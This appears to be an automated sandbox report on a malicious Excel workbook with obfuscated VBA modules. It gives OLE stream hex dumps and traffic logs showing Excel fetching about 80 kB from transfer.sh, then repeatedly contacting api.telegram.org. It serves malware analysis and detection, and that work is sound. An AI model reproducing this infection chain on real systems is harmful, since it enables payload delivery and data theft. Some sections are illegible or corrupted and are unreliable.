Data ASCII:	+,...0.....P.....X.....d.....l.....t.....Sheet1.....Sheet2.....Sheet3.....Worksheets.
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d8 00 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 b5 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 180	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	180
Entropy:	3.39679535637
Base64 Encoded:	False
Data ASCII:	Oh.....+ '..0.....8.....@.....L.....d.....p.....Microsoft Excel.@...`...PJ..@.....PJ.....
Data Raw:	fe ff 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 06 06 00 00 00 01 00 00 00 38 00 00 00 04 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 1e 00 00 00


[illegible]

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 665	
General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	665
Entropy:	5.36248874755
Base64 Encoded:	True
Data ASCII:	ID="{43F9D62D-7475-46DC-B682-2EFE023470D2}"..Document=ThisWorkbook/&H00000000..Document=Sheet1/&H00000000..Document=Sheet2/&H00000000..Document=Sheet3/&H00000000..Module=dogbdtbkc..Module=vzbprmttn..Module=yhrgaijdj..Name="VBAProject"..HelpContextID="0"..V
Data Raw:	49 44 3d 22 7b 34 33 46 39 44 36 32 44 2d 37 34 37 35 2d 34 36 44 43 2d 42 36 38 32 2d 32 45 46 45 30 32 33 34 37 30 44 32 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6b 2f 26 48 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 32 2f 26 48 30 30 30

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 194	
General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	194
Entropy:	3.54294516912

General	
Entropy:	2.23341721545
Base64 Encoded:	False
Data ASCII:	r U (..... ` ..... a ..... 0 ( ..... ` n.....
Data Raw:	72 55 80 00 00 00 00 00 00 80 00 00 00 80 00 00 00 00 00 10 00 00 00 09 00 00 00 02 00 ff ff ff ff ff 00 00 00 08 00 00 04 00 28 00 81 00 00 00 00 02 00 00 00 00 60 04 00 fd ff ff ff ff ff ff ff ff 00 00 00 61 00 00 00 00 01 00 00 00 00 06 30 28 00 a9 00 00 00 00 00 02 00 01 00 00 60 04 00 fc ff ff ff ff ff ff ff ff 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 711	
General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	711
Entropy:	6.57045508387
Base64 Encoded:	True
Data ASCII:	0*.....p..H.....d.....VBAProject...4..@..j...=....r.....Kd.....J<.....r.stdole>...s.t.. .o..l.e...h.%.^...*\G{00.020430-.....C.....004.6}#2.0#0.#C:\\Windows\\SysW O W 6 4 \\ . e 2 . . t l b # O L E . A u t o m a t i o n . ` . . . E O f f D i c . E O . f . i . . c . E E . 2 D F 8 D 0 4 C . -
Data Raw:	01 c3 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 aa 12 4b 64 0d 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47



TCP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:55.457520008 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.457566023 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.457644939 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.461855888 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.461896896 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.559115887 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.559278011 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.573375940 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.573405981 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.573759079 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:55.767818928 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.939781904 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:55.982206106 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.685950994 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686017036 CEST	443	49171	144.76.136.153	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:56.686028957 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686073065 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686117887 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686132908 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686145067 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686158895 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686188936 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686522007 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686538935 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686563969 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686564922 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686583042 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686594009 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686597109 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686619997 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686638117 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686647892 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686667919 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.686686039 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686703920 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.686909914 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.687148094 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.708903074 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.708934069 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.708966970 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.708975077 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709008932 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709032059 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709068060 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709089994 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709469080 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709484100 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709512949 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709542990 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709547997 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709558964 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.709568024 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709587097 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709979057 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.709990978 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.710030079 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.710052013 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.710057974 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.710072041 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.710378885 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.732291937 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.732342005 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.732821941 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.732845068 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733093023 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733130932 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733208895 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733217955 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733227968 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733437061 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733475924 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733531952 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733541012 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733593941 CEST	49171	443	192.168.2.22	144.76.136.153

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:56.733616114 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733649015 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733688116 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733694077 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733721972 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733784914 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733814001 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733860016 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.733866930 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.733905077 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.734091043 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.734127045 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.734178066 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.734185934 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.734196901 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.735471964 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.735846996 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.760679007 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760724068 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760795116 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760853052 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760922909 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.760943890 CEST	443	49171	144.76.136.153	192.168.2.22
Apr 8, 2022 12:12:56.760958910 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.761229992 CEST	49171	443	192.168.2.22	144.76.136.153
Apr 8, 2022 12:12:56.761409998 CEST	443	49171	144.76.136.153	192.168.2.22

UDP Packets				
Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:12:55.384783983 CEST	55868	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:12:55.401964903 CEST	53	55868	8.8.8.8	192.168.2.22
Apr 8, 2022 12:12:55.436357021 CEST	49688	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:12:55.455504894 CEST	53	49688	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:09.966267109 CEST	58836	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:09.986238003 CEST	53	58836	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:12.028687954 CEST	50134	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:12.047924042 CEST	53	50134	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:16.225281000 CEST	55275	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:16.244759083 CEST	53	55275	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:21.895610094 CEST	59915	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:21.913070917 CEST	53	59915	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:29.551314116 CEST	54408	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:29.570374012 CEST	53	54408	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:38.388186932 CEST	50108	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:38.407943010 CEST	53	50108	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:49.049876928 CEST	54723	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:49.069257975 CEST	53	54723	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:57.592606068 CEST	58062	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:57.611969948 CEST	53	58062	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:57.612806082 CEST	58062	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:57.632107019 CEST	53	58062	8.8.8.8	192.168.2.22
Apr 8, 2022 12:13:58.419258118 CEST	56703	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:13:58.438363075 CEST	53	56703	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:03.963527918 CEST	59241	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:03.982727051 CEST	53	59241	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:09.352191925 CEST	55244	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:09.369704962 CEST	53	55244	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:09.370682001 CEST	55244	53	192.168.2.22	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2022 12:14:09.387701988 CEST	53	55244	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:14.605137110 CEST	53958	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:14.622503042 CEST	53	53958	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:19.860070944 CEST	56020	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:19.877264023 CEST	53	56020	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:26.385319948 CEST	51663	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:26.406395912 CEST	53	51663	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:26.406893015 CEST	51663	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:26.426151991 CEST	53	51663	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:31.751224995 CEST	51020	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:31.770438910 CEST	53	51020	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:37.126740932 CEST	60622	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:37.145925999 CEST	53	60622	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:42.388350964 CEST	53160	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:42.407490015 CEST	53	53160	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:42.408715963 CEST	53160	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:42.427793026 CEST	53	53160	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:47.753089905 CEST	64948	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:47.772226095 CEST	53	64948	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:53.037276030 CEST	64281	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:53.056391954 CEST	53	64281	8.8.8.8	192.168.2.22
Apr 8, 2022 12:14:58.945883989 CEST	63396	53	192.168.2.22	8.8.8.8
Apr 8, 2022 12:14:58.965171099 CEST	53	63396	8.8.8.8	192.168.2.22

DNS Queries							
Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2022 12:12:55.384783983 CEST	192.168.2.22	8.8.8.8	0xcc6	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Apr 8, 2022 12:12:55.436357021 CEST	192.168.2.22	8.8.8.8	0x55a4	Standard query (0)	transfer.sh	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:09.966267109 CEST	192.168.2.22	8.8.8.8	0xa258	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:12.028687954 CEST	192.168.2.22	8.8.8.8	0xca1d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:16.225281000 CEST	192.168.2.22	8.8.8.8	0x2827	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:21.895610094 CEST	192.168.2.22	8.8.8.8	0x3873	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:29.551314116 CEST	192.168.2.22	8.8.8.8	0xe07d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:38.388186932 CEST	192.168.2.22	8.8.8.8	0x55b2	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:49.049876928 CEST	192.168.2.22	8.8.8.8	0xd6a6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.592606068 CEST	192.168.2.22	8.8.8.8	0x2f46	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.612806082 CEST	192.168.2.22	8.8.8.8	0x2f46	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:58.419258118 CEST	192.168.2.22	8.8.8.8	0x834d	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:03.963527918 CEST	192.168.2.22	8.8.8.8	0xcf1a	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.352191925 CEST	192.168.2.22	8.8.8.8	0x9cbb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.370682001 CEST	192.168.2.22	8.8.8.8	0x9cbb	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:14.605137110 CEST	192.168.2.22	8.8.8.8	0xd6de	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:19.860070944 CEST	192.168.2.22	8.8.8.8	0xd323	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.385319948 CEST	192.168.2.22	8.8.8.8	0xd335	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.406893015 CEST	192.168.2.22	8.8.8.8	0xd335	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2022 12:14:31.751224995 CEST	192.168.2.22	8.8.8.8	0xe2a3	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:37.126740932 CEST	192.168.2.22	8.8.8.8	0x2305	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.388350964 CEST	192.168.2.22	8.8.8.8	0x566	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.408715963 CEST	192.168.2.22	8.8.8.8	0x566	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:47.753089905 CEST	192.168.2.22	8.8.8.8	0x5cd6	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:53.037276030 CEST	192.168.2.22	8.8.8.8	0xe143	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:58.945883989 CEST	192.168.2.22	8.8.8.8	0xd94f	Standard query (0)	api.telegram.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2022 12:12:55.401964903 CEST	8.8.8.8	192.168.2.22	0xcc6	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Apr 8, 2022 12:12:55.455504894 CEST	8.8.8.8	192.168.2.22	0x55a4	No error (0)	transfer.sh		144.76.136.153	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:09.986238003 CEST	8.8.8.8	192.168.2.22	0xa258	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:12.047924042 CEST	8.8.8.8	192.168.2.22	0xca1d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:16.244759083 CEST	8.8.8.8	192.168.2.22	0x2827	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:21.913070917 CEST	8.8.8.8	192.168.2.22	0x3873	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:29.570374012 CEST	8.8.8.8	192.168.2.22	0xe07d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:38.407943010 CEST	8.8.8.8	192.168.2.22	0x55b2	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:49.069257975 CEST	8.8.8.8	192.168.2.22	0xd6a6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.611969948 CEST	8.8.8.8	192.168.2.22	0x2f46	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:57.632107019 CEST	8.8.8.8	192.168.2.22	0x2f46	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:13:58.438363075 CEST	8.8.8.8	192.168.2.22	0x834d	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:03.982727051 CEST	8.8.8.8	192.168.2.22	0xcf1a	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.369704962 CEST	8.8.8.8	192.168.2.22	0x9cbb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:09.387701988 CEST	8.8.8.8	192.168.2.22	0x9cbb	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:14.622503042 CEST	8.8.8.8	192.168.2.22	0xd6de	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:19.877264023 CEST	8.8.8.8	192.168.2.22	0xd323	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.406395912 CEST	8.8.8.8	192.168.2.22	0xd335	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:26.426151991 CEST	8.8.8.8	192.168.2.22	0xd335	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:31.770438910 CEST	8.8.8.8	192.168.2.22	0xe2a3	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:37.145925999 CEST	8.8.8.8	192.168.2.22	0x2305	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.407490015 CEST	8.8.8.8	192.168.2.22	0x566	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:42.427793026 CEST	8.8.8.8	192.168.2.22	0x566	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:47.772226095 CEST	8.8.8.8	192.168.2.22	0x5cd6	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:53.056391954 CEST	8.8.8.8	192.168.2.22	0xe143	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)
Apr 8, 2022 12:14:58.965171099 CEST	8.8.8.8	192.168.2.22	0xd94f	No error (0)	api.telegram.org		149.154.167.220	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- transfer.sh
- api.telegram.org

HTTPS Proxied Packets					
Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	144.76.136.153	443	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

[illegible]

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:56 UTC	80	IN	Data Raw: e1 e9 b5 57 5a 29 6c ab 2e ab 5a 2f 25 20 38 b3 b7 a6 c9 8c a3 e6 67 0d a9 ac 08 79 92 99 45 d6 88 d9 a2 27 3d ac 9b ec 3d 6e 10 02 1d 54 5b 5c f6 1d 5b f5 56 42 b6 bc 1a 2f 58 2f bf 62 5d c0 d3 0d 08 60 45 b2 7a f5 6a b6 1a ae 83 58 c4 f2 f0 a6 9d 49 da c8 5e 52 07 cd 5c 11 04 08 7a 5f b0 b8 13 6d c4 75 d8 87 a5 a2 25 89 a2 37 15 c6 b9 1c 04 08 68 b8 e4 52 0a 49 d0 37 c4 8d 8c 17 e2 2e e4 05 1b 55 b0 99 ed c5 dd 4a 53 59 81 ba c9 3d 30 90 91 d1 34 6e 10 02 1d 54 5b 5c f6 1d 5b f5 56 42 b6 bc 1a ff 3c 3c 8a 5c 3c c1 03 0a 06 79 f0 a6 e9 65 6f ab aa 4e 97 3d d7 16 88 8c 90 47 36 cb 6e 7e 0c 69 32 2a 66 1d 6e 4f 42 b7 8a a5 64 38 fb e3 85 b3 32 cd 7e fd 15 b9 f1 52 60 28 53 6a 66 4d 94 53 c3 26 35 31 44 0e c6 2a 5a 59 0f 0c d9 68 b9 a1 62 45 59 b7 9c f8 c1 Data Ascii: WZ)l.Z/% 8gyE'==nT[(\VB/X/b)' EzjXl^R\z_mu%7hRI7.UJSY=04nT[(\VB<< \<yeoN=G6n-i2^fnOBd82-R' (Sj)MS&51D*ZYhbEY
